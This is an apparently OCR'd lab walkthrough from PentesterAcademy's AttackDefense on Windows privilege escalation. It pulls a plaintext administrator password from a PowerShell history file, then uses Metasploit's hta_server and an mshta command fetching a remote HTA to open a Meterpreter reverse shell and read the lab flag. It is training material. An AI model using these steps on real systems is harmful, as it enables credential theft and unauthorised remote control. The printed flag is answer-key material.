
ATTACK DEFENSE

by PentesterAcademy

Name	PowerShell History
URL	https://attackdefense.com/challengedetails?cid=2112
Type	Windows Security: Privilege Escalation: Basics


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Step 1: Switch to **Attacker Machine**.



Step 2: Open powershell.exe terminal to check the current user.

Kali Machine Attacker Machine





We are running as a student user. We will be focusing on PowerShell Command History.

PowerShell History:

PowerShell.exe terminal stores all the PS commands history in a text file. When an administrator has used hard-coded credentials to perform any operation on the regular user i.e student user environment using PowerShell then, it would become necessary to clean the PowerShell command history. If an administrator forgets to clean up the history, then the admin user has exposed some sensitive information like credentials, configuration settings, etc.


The default location for the PowerShell command history:

%userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

i.e

C:\Users\student\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

Step 3: Open ConsoleHost_history.txt



We can notice, the **ConsoleHost_history.txt** file contains all the PS executed commands. We could easily go through it line by line or we can run filters using the **Select-String** cmdlet. In this case, we will be looking at the file manually.


Step 3: Searching for sensitive information like credentials.

```
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
$a = Get-ApplockerPolicy -effective
Get-MpComputerStatus
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v "C:\Windows\\" |
"""
wmic service where started=true get name, startname
schtasks /query /fo LIST /v
netstat -an | find "LISTEN"
$username = 'administrator'
$password = convertto-securestring "alita_123321" -asplaintext -force
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName D
ipconfig
Get-LocalUser | ft Name,Enabled,LastLogon
Get-Process
Get-Process explorer | Format-List *
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
```

We have found an administrator user credential. i.e **administrator:alita_123321**

Step 5: We are running a command prompt i.e cmd.exe as an administrator user using discovered credential and runas.exe

Commands: runas.exe /user:administrator cmd
alita_123321
whoami



We are running cmd.exe as an administrator.

Switch to the Kali Machine

Step 6: Running the hta_server module to gain the meterpreter shell. Start msfconsole.

Commands:
msfconsole -q
use exploit/windows/misc/hta_server
exploit

"*This module hosts an HTML Application (HTA) that when opened will run a payload via Powershell..*"

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/windows/misc/hta_server
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/AH1PEPppg.hta
[*] Local IP: http://10.10.0.2:8080/AH1PEPppg.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) >
```

Copy the generated payload i.e "**http://10.10.0.2:8080/AH1PEPppg.hta**" and run it on cmd.exe with mshta command to gain the meterpreter shell.

Note: You need to execute the below payload on the cmd.exe.

Switch to Target Machine

Step 7: Gaining a meterpreter shell.

Commands:

Note: You need to use your own metasploit HTA server link

Payload**:** mshta.exe http://10.10.0.2:8080/AH1PEPppg.hta

Administrator: cmd (running as PRIV-ESC\administrator)

```
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
priv-esc\administrator

C:\Windows\system32>mshta.exe http://10.10.0.2:8080/AH1PEPppg.hta

C:\Windows\system32>_
```

We can expect a meterpreter shell.

```
msf5 exploit(windows/misc/hta_server) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Using URL: http://0.0.0.0:8080/AH1PEPppg.hta
[*] Local IP: http://10.10.0.2:8080/AH1PEPppg.hta
[*] Server started.
msf5 exploit(windows/misc/hta_server) > [*] 10.0.0.161       hta_server - Delivering Payload
[*] Sending stage (176195 bytes) to 10.0.0.161
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.161:49700) at 2020-10-30 14:42:47 +0530
```

Step 8: Read the flag.

Commands:

sessions -i 1
cd C:\\Users\\Administrator\\Desktop
dir
cat flag.txt

```
msf5 exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > cd C:\\Users\\Administrator\\Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-27 15:14:30 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2020-10-29 16:57:55 +0530  flag.txt

meterpreter > cat flag.txt
f67c2bcbfcfa30fccb36f72dca22a817meterpreter >
```

This reveals the flag to us.

Flag: f67c2bcbfcfa30fccb36f72dca22a817

References

1. Metasploit (https://www.metasploit.com/)
2. HTA Web Server (https://www.rapid7.com/db/modules/exploit/windows/misc/hta_server)